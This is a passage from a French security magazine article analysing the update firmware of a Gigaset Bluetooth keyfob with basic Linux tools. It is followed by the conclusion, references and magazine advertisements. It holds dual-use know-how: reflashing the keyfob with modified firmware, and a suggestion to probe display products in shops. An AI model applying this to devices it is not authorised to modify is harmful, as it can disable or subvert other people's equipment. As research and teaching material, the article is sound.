Dans le cas où le firmware serait téléchargé depuis un serveur tiers et/ou modifié par l'application avant l'envoi au porte-clef, il nous est possible, en analysant le fichier de journalisation BLE sur Android, de récupérer le firmware final durant la mise à jour du porte-clef. Cette fonctionnalité de mise à jour est également utilisable directement avec une autre application (fournie directement par le constructeur Dialog **[15]**). Nous pourrions avec cette application, modifier le firmware récupéré et mettre à jour le porte-clef avec notre propre version.

## 5.2 Analyse du firmware

À partir de **app_Upd_549.img**, on peut directement commencer l'analyse du fichier de mise à jour du firmware à l'aide de commandes Linux basiques telles que **file**, **strings** ou **hexdump**.

Terminal

```
$ file app_Upd_549.img
app_Upd_549.img: data
$ strings -n 9 app_Upd_549.img
U?~3.0.11.549
gOKP=0E!{
X#>D:(S'T
T7#'\3R-+1
$ hexdump -C  assets/suota/app_Upd_549.img | head
00000000  70 51 aa ff 10 72 00 00  fe 55 3f 7e 33 2e 30 2e  |pQ...r...U?~3.0.|
00000010  31 31 2e 35 34 39 00 ff  ff ff ff ff 70 b2 2a 58  |11.549......p.*X|
00000020  01 ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00000030  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00000040  01 16 73 d7 c2 4f c3 c0  c4 0f 3c 48 e1 44 88 b6  |..s..O....<H.D..|
00000050  3c 5a f3 b1 e7 f2 36 a8  32 00 48 17 d9 90 83 0d  |<Z....6.2.H.....|
00000060  83 12 0c 48 0a 4a 09 37  97 4f 81 1a 4e ef 83 db  |...H.J.7.O..N...|
00000070  8c 3d 5a 09 b8 c3 54 fa  09 c1 6e 05 68 e5 bf ee  |.=Z...T...n.h...|
00000080  d1 1e ca 76 48 2f 97 3b  87 0e f2 53 5e 1d 5a 49  |...vH/.;...S^.ZI|
00000090  65 19 65 db 6a 56 8c e1  c6 59 b2 8f 93 df f0 51  |e.e.jV...Y.....Q|
$ hexdump -C  ../2.2.2.1/assets/suota/app_Upd_548.img | head
00000000  70 51 aa ff e0 71 00 00  8f b9 3b 52 33 2e 30 2e  |pQ...q....;R3.0.|
00000010  31 31 2e 35 34 38 00 ff  ff ff ff ff a0 ab e3 57  |11.548.........W|
00000020  01 ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00000030  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
00000040  01 16 73 d7 c2 4f c3 c0  c4 0f 3c 48 e1 44 88 b6  |..s..O....<H.D..|
00000050  3c 5a f3 b1 e7 f2 36 a8  32 00 48 17 d9 90 83 0d  |<Z....6.2.H.....|
00000060  83 12 0c 48 0a 4a 09 37  97 4f 81 1a 4e ef 83 db  |...H.J.7.O..N...|
```

```
00000070  8c 3d 5a 09 b8 c3 54 fa  09 c1 6e 05 68 e5 bf ee  |.=Z...T...n.h...|
00000080  de d1 f3 6e 48 cd d2 ef  bc 45 3e 8d 53 2d cf 67  |...nH....E>.S-.g|
00000090  c5 99 51 88 79 b5 0d d3  49 2c 82 e1 79 e5 ea d2  |..Q.y...I,..y...|
$ binwalk -E app_Upd_549.img

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Rising entropy edge (0.966503)
```

On retrouve la version (**U?~3.0.11.549**). Nous pouvons également commencer l'analyse du format de fichier d'update du firmware en comparant les en-têtes entre deux versions différentes (**2.2.2.1/assets/suota/app_Upd_548.img** – apk version 2.2.2.1).

On retrouve très peu de résultats lors de l'exécution de la commande **strings**. Plusieurs raisons peuvent induire cela. Il est possible d'étudier l'entropie du fichier **app_Upd_548.img** avec la commande **binwalk -E**. Une valeur d'entropie proche de 1 (ici, **0.966503**) est souvent synonyme de la présence de données chiffrées.

Pour confirmer cette supposition, il faut analyser l'implémentation et l'architecture du SoC **DA14583**. La figure 8 nous montre la présence d'un crypto-processeur AES-128 bits, ce qui est également confirmé en lisant la datasheet de l'équipement [16]. Le firmware est donc chiffré, envoyé depuis le téléphone vers le porte-clef lors de la mise à jour afin d'être appliqué directement par le SoC.

Nous n'allons pas approfondir l'analyse du firmware, mais sachez que ce genre de mécanisme d'update est aussi présent sur les produits commercialisés par d'autres constructeurs (avec plus ou moins de protection) et permet dans certains cas de réutiliser vos anciens équipements BLE - ou de les mettre hors service - en les reflashant.





*Fig. 8 : Architecture interne du SoC DA14583 de Dialog.*




Rendez-vous sur :

**www.ed-diamond.com**

# CONCLUSION

Nous avons vu dans cette analyse que l'étude d'un objet connecté n'est pas très complexe et peut être effectuée avec peu d'outils (un smartphone et un PC au minimum). Je ne peux que vous inviter à essayer de votre côté avec d'autres types d'objets tels que des ampoules, des bracelets, des prises de courant, des balances ou même des sextoys. Un autre point intéressant est la possibilité d'apprendre énormément sur l'implémentation d'une pile réseau (la *stack Bluetooth Low Energy* ici) et sur la rétro-ingénierie d'applications Android en analysant ce genre d'équipement. Enfin, comme je vous l'ai dit en introduction, la plupart de ces objets peuvent être analysés directement en magasin (meuble & déco...) sur des produits d'exposition (sauf pour les sextoys... enfin j'espère). ▮

# REMERCIEMENTS

Je tiens à remercier Damien et Thomas pour leurs conseils et leurs relectures ainsi que Gabriel et Eva pour leur soutien au quotidien.

# RÉFÉRENCES

[1] **https://www.bluetooth.com/specifications/adopted-specifications**

[2] **https://www.bluetooth.com/specifications/gatt/services**

[3] **https://www.bluetooth.com/specifications/gatt/characteristics**

[4] D. Cauquil & L. Bueno, « Bluetooth Low Energy for pentesters », *MISC n°88*, novembre-décembre 2016.

[5] N. Kovacs, « iBeacon, ça balise un max », *MISC n°92*, juillet-aout 2017.

[6] Fiche du produit : **http://www.gigaset.com/ch_fr/keeper-1-noir/**

[7] Application Android officielle du Keeper : **https://play.google.com/store/apps/details?id=com.gigaset.elements.android.app.gtag2**

[8] nRF Connect : **https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp**

[9] BLE Scanner : **https://play.google.com/store/apps/details?id=com.macdom.ble.blescanner**

[10] **https://www.bluetooth.com/specifications-dead/assigned-numbers/16-bit-uuids-for-members**

[11] Wireshark : **https://www.wireshark.org/**

[12] Dex2Jar : **https://github.com/pxb1988/dex2jar**

[13] JADX : **https://github.com/skylot/jadx**

[14] SoC DA1458x de Dialog : **https://www.dialog-semiconductor.com/sites/default/files/smartbond_da1458x_family_product_brief_0.pdf**

[15] Dialog SUOTA : **https://play.google.com/store/apps/details?id=com.dialog.suota&hl=en**

[16] Datasheet DA14583 : **http://www.dialog-semiconductor.com/sites/default/files/da14583_ds_3v0.pdf**

# VISITEZ NOTRE BOUTIQUE ET DÉCOUVREZ NOS GUIDES !












RENDEZ-VOUS SUR **www.ed-diamond.com**

POUR DÉCOUVRIR TOUS LES GUIDES DE VOS MAGAZINES PRÉFÉRÉS !




## COMMUNICATION SANS FIL

Initiez-vous au monde des télécommunications et de la radio logicielle avec une approche sécurité





## RADIO-IDENTIFICATION

Découvrez la boîte à outils matérielle Proxmark ainsi que diverses attaques sur la RFID


## TÉLÉPHONIE MOBILE

Approfondissez vos connaissances sur le GSM de l'interception à l'analyse de flux




## OBJETS CONNECTÉS

Analyse d'un porte-clé Bluetooth et des technologies des télévisions connectées